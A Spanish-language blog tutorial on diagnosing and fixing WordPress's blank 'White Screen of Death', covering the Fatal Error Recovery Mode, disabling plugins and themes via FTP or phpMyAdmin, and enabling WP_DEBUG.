Este nombre tan original, es solo una copia de una muy popular (por desgracia) pantalla a la que los que estábamos hace años en el mundillo le teníamos «poco cariño».



### ¿Te resulta conocida?

Al igual que cuando aparecía esa pantalla azul, la pantalla blanca en WordPress significa: «Algo ha ido realmente mal».

La mayor diferencia es que WordPress no da ninguna información de lo ocurrido lo que hace que sea aún más difícil el proceso de depuración, ¡no hay ninguna pista!

### ¿Qué causa la Pantalla Blanca de la Muerte?

A grandes rasgos, hay tres razones por las que puede aparecer una pantalla en blanco:

- Un error generado por un Plugin
- Un error generado por el Tema que estás usando.
- Un error en la base de datos SQL

Como puedes pensar, los dos primeros son normalmente los culpables y, está claro, los más fáciles de identificar y solucionar.

Como ya comenté existe un «modo reparación» que te permitirá recuperar tu sitio en muchos de los casos.

Este modo apareció en la versión 5.2 y es llamado Fatal Error Recovery Mode o «Modo de Recuperación de Errores Fatales» en español.

Se trata de que tengas la posibilidad de acceder a la administración de tu WordPress para solventar errores; sin este modo, un error fatal dejaría el sitio inservible e inaccesible.

En palabras de «Felix Arntz», miembro del equipo de desarrollo del «core» de WordPress, el proceso de aparición del «modo reparación» es:



When a fatal error occurs, a user-facing error screen will display that informs the user/visitor that the site is experiencing technical difficulties. More importantly though, when such an error occurs, an email will be sent to the admin email address, informing about the issue and including a secret link to new feature called the “recovery mode”. Clicking this link will have the user enter this recovery mode, which works by placing a cookie on the current client.

Lo que en español traduzco como:

*«Cuando ocurre un error fatal, se mostrará una pantalla de error orientado al usuario, que informa al usuario / visitante que el sitio está experimentando dificultades técnicas. Sin embargo, lo que es más importante, cuando se produce un error de este tipo, se enviará un correo electrónico al administrador, informando sobre el problema e incluyendo un enlace secreto a la nueva función llamada «modo de recuperación». Al hacer clic en este enlace, el usuario ingresará a este modo de recuperación, que funciona colocando una cookie en el cliente».*

*y continua con la explicación del funcionamiento, que traduzco directamente:*

*«Cuando está en modo de recuperación, los complementos y temas (también denominados «extensiones») que están causando un error fatal se ponen en pausa para ese cliente, lo que garantiza que puedan solucionar estos errores y acceder a su back-end de administrador como de costumbre. Después de ingresar al modo de recuperación, el usuario debe iniciar sesión. Sin embargo, debe resaltarse que el modo de recuperación en sí no está vinculado a un usuario específico, sino solo a la cookie existente en el cliente».*

El correo recibido será algo similar a:

**¡Hola!**

Desde WordPress 5.2 existe una función incorporada que detecta cuando un plugin o tema provoca un error fatal en su sitio, y le notifica con este correo electrónico automatizado.

En este caso, WordPress capturó un error con uno de sus plugins, Yoast SEO.

En primer lugar, puede visitar su sitio web ( <https://xxx.xxxxxx.xxx/> ) y compruebe si hay cualquier problema visible. A continuación, puede visitar la página donde se capturó el error ( <https://xxx.xxxxxx.xxx/wp-admin/admin-ajax.php> ) y de verificación de los problemas visibles.

Por favor, póngase en contacto con su proveedor de alojamiento para la asistencia de investigar esta cuestión.

Si su sitio aparece roto y no se puede acceder a su panel de control, normalmente, WordPress tiene ahora una especial «modo de recuperación». Esto permite que se conecte de forma segura a su tablero de instrumentos e investigar más.

Para mantener su caja fuerte del sitio, este enlace expirará en 1 día. No se preocupe por eso, sin embargo: un nuevo enlace será enviado por correo electrónico si el error se produce de nuevo después de que caduque.

En la búsqueda de ayuda con este problema, se le puede pedir para algunos de los siguientes datos:

WordPress versión 5.3.2  
tema actual: Centro de Salud (versión 7)  
plug-in actual: Yoast SEO (versión 13.0)  
PHP versión 7.0.33-15 + 0 ~ ~ 20.200.123,26 + debian10 1.gbp9e953

Como puedes observar, resulta una herramienta muy útil, solo debes asegurarte de que tu correo de administrador es correcto, o no podrás recibir este aviso. ☺

### ¿Qué pasa si el modo de recuperación no funciona?

Si por alguna razón no has recibido el correo de aviso con el enlace de recuperación, puedes intentar asegurarte de que la dirección de correo sea correcta.

Como eres administrador del sitio (si no lo eres, esto simplemente no es para ti) puedes acceder al sitio vía FTP y añadir un pequeño trozo de código en tu archivo functions.php o a tu plugin de personalizaciones:

```
add_filter( 'recovery_mode_email', function( $email_data ) {
    $email_data['to'] = 'correo_del_admin@midominio.xxx';
    return $email_data;
});
```

o incluso más fácil, incluye esta línea en el archivo wp-config.php:

```
define('RECOVERY_MODE_EMAIL', 'correo_del_admin@dominio.xxx');
```

En cualquier caso, veamos otras formas de depurar errores en WordPress sin ese correo de recuperación.

## Pasos a seguir antes de tocar

Antes de tocar nada (ya sé que a muchos nos cuesta, pero te aconsejo que en este caso lo hagas) hay que hacerse cuatro preguntas:

### ¿Has actualizado recientemente algún Plugin o Tema?

Cualquier cambio en el código, por mínimo que sea, puede haber generado incompatibilidad con otro Plugin o parte del «core» de WordPress (esta es una de las razones por las que recomiendo hacer pruebas siempre en un taller de montaje).

### ¿Has instalado algún Plugin recientemente?

Al instalar un Plugin, estas añadiendo un trozo de código más o menos grande a tu sitio. Si el código no ha sido probado adecuadamente, puede llevarte a una pantalla blanca. En la mayoría de los casos, el equipo de prueba y evaluación de Plugins, se aseguran de que no haya código con errores en el repositorio, pero no pueden probar todos los casos posibles y su interacción con otros Plugin. Ya no hablamos de si el Plugin es de terceras partes o hecho por ti.

### ¿Has instalado algún Tema recientemente?

Más a menudo de lo deseable, la Pantalla Blanca de la Muerte aparece por un error en el «front end». Si aparece la página de acceso a administración, pero la parte pública está en blanco, lo más probable es que tengas un problema con el Tema.

### ¿Hay algún aviso de error en tu servidor?

En muchos casos, si tienes el alojamiento contratado y el servidor tiene problemas, verás avisos y noticias en las redes sociales. Si el problema te atañe sólo a ti, es conveniente verificar los registros de error de tu WordPress o del PHP o del Apache o ...

## Vale, ya estamos listos

Si ya tienes todas las respuestas a las preguntas anteriores, debes preparar dos herramientas para continuar con la depuración de errores en WordPress.

- 1) Un cliente FTP Hay muchos programas para este servicio, algunos exclusivos del sistema operativo que usas y otros multiplataforma, como es el caso de Filezilla.
- 2) Un editor de código. Como sabes, esto no es más que un editor de texto plano y, al igual que el anterior, hay muchos y variados. Con un poco de suerte, no necesitarás usarlo, pero siempre viene bien tener uno a mano.

Las pruebas y los pasos a seguir, se diferenciarán por el escenario en que te encuentras.

### Escenario uno: Tienes acceso a la página de acceso.

Si tienes acceso a la página de entrada, los pasos a seguir son relativamente más sencillos, ya que la función de administración (el escritorio) nos facilita la tarea.

Como puedes imaginar, son pasos que hay que seguir de forma lógica:

- 1) **Desactiva cualquier Plugin que hayas instalado o actualizado recientemente.** Como ya comenté, una de las causas más probables de la aparición de la pantalla blanca, es la instalación o actualización de algún Plugin. Ya que puedes acceder al escritorio, dirígete a la lista de Plugin, localiza el posible culpable y desactívalo.
- 2) **Desactiva todos los demás plugin.** Aunque resulte tedioso, si el paso anterior no ha dado resultado, deberás proceder a desactivar cada uno de los Plugin instalados, mientras pruebas a ver si se ha solucionado el error.
- 3) **Desactiva tu Tema.** Siempre es recomendable tener un tema genérico (el que viene con la versión que usas – Twenty Twenty el de la versión 5.4) de forma que puedes desactivar el tema que usas y aún así, ver tu sitio WordPress funcionando.
- 4) **Revisa tu servidor en busca de problemas de configuración.** Aunque este punto es, permíteme llamarle «delicado», si no eres sysadmin, contacta con tu servicio de alojamiento, quizá ellos te pueden dar una explicación o una solución.
- 5) **Comprueba la base de datos.** Este es un punto aún más delicado que el anterior, y espero que no tengas que llegar a esto. Voy a apuntar sin embargo, algunas cosas que puedes hacer sin la necesidad de solicitar la intervención de un sysadmin, para realizar estos pasos, deberás contar con un acceso a tu base de datos; el acceso en la mayoría de los casos, se realiza con la herramienta phpMyAdmin:
  - Verifica que la base de datos existe.
  - Verifica que al menos existen las doce tablas de WordPress.
  - Verifica que tanto el nombre como el prefijo de tablas, son los correctos en el archivo wp-config.php.

Recuerda que tienes una explicación del funcionamiento de la base de datos en la [Guía para principiantes de la base de datos de WordPress](#).

### Escenario dos: No tienes acceso al escritorio

Bien, quizá este escenario es más divertido para algunos, lo cierto es que hacer los cambios con un acceso FTP en lugar de a través del panel de administración, resulta en muchos casos más rápido y fácil.

#### Paso 1 – Deshabilita los plugin.

Con tu herramienta cliente FTP debes acceder a tu alojamiento, en el servidor remoto, dirígete al directorio wp-content y dentro de ese directorio encontrarás varios subdirectorios, uno de ellos se llama plugins. Debes seleccionar ese directorio y renombrarlo a algo como plugins-viejo. Con esta acción habrás deshabilitado todos los plugin de tu sitio así que procede con cuidado pero, si tu sitio funciona, habrás identificado rápidamente dónde está el problema.


Para identificar exactamente cuál es el plugin causante del problema, vuelve a renombrar el directorio de plugins-viejo a plugins, a continuación expande el directorio; a continuación debes repetir la operación de renombrar el directorio, con cada uno de los plugin que aparecen.

Renombrando el directorio de «nombre\_de\_plugin» a «nombre-de-plugin-viejo», consigues que el plugin sea desactivado automáticamente por WordPress, al no encontrar el directorio esperado.

Tras renombrar un plugin, prueba tu sitio y repite la operación hasta encontrar al «culpable»; una vez identificado el causante del error, puedes borrar ese directorio en tu servidor, con el cliente FTP.

Paso 2 – Deshabilita el Tema activo.


Hay dos formas de hacer esta comprobación, la primera es a través de tu cliente FTP.



De igual manera que con los plugin, navega hasta el directorio wp-content y dentro de ese directorio al directorio themes, ahí encontraras los directorios que contienen los Temas que tengas instalados.

Renombra el directorio del tema que tienes instalado (de igual manera que hiciste con el directorio de plugins) y automáticamente WordPress empezará a usar el Tema por defecto, o Tema «Fallback» (Por eso es conveniente tener disponible el tema correspondiente a la versión instalada).

La otra forma de hacer la comprobación, es mediante el uso de la herramienta phpMyAdmin.



Para ello, accede a tu base de datos y dirígete a la tabla xxx\_options (donde 'xxx' es el prefijo que tengas establecido) y dentro de esta encontrarás dos registros (probablemente los número 44 y 45) con los nombres de template y stylesheet.

Modifica estos dos registros para que indiquen el nombre del tema que quieres usar, que en nuestro ejemplo es twentytwenty.

**Recuerda que realizar cambios directamente en la base de datos, es una acción de alto riesgo. Asegúrate de tener una copia de seguridad y que sabes como restaurar, antes de tocar nada.**

### Paso 3 – Habilita WP\_DEBUG

WP\_DEBUG es una constante que puedes añadir a tu archivo de configuración wp-config.php, que hará que se presenten en pantalla todos los errores.

Para habilitar esta opción, accede mediante FTP a tu servidor, en el directorio raíz encontrarás el archivo wp-config.php.

Algunos clientes FTP te permitirán editar directamente el archivo, otros te permiten solo descargar el archivo que tendrás que editar con el editor de código mencionado anteriormente, y luego volver a subir el archivo.

La edición que debes hacer es muy sencilla, localiza la línea:  
`define( 'WP_DEBUG', false );`

debes cambiar el valor false por true, de forma que la línea queda así.

`define( 'WP_DEBUG', true );`

Asegúrate de no cambiar nada más y guarda el archivo (y subelo si procede).

Esto no resolverá ningún problema por si mismo, pero te proporcionará información adicional que puede resultar muy útil para la resolución del problema.


### Conclusión

Depurar WordPress puede resultar sencillo, aunque también tedioso. Lo importante es que ahora conoces las formulas generales para encontrar y subsanar muchos errores.

No digo que estas sean las únicas posibilidades y conociendo esto ya sepas arreglar todo, puede haber casos en que esto no sea suficiente, puede haber otras causas de error entre las que cabe citar:

- Infección de malware.
- Sitio «craqueado» (recuerda, hay hackers de varios sombreros ☺)
- Fallo en la configuración del servidor.

Espero que no tengas la necesidad de acudir a un experto externo, pero no dudes en hacerlo si no estás seguro de lo que haces. Recuerda hacer copias de seguridad que estén a buen recaudo pero accesibles y asegúrate de saber cómo restaurarlas.



# SoloWordPress

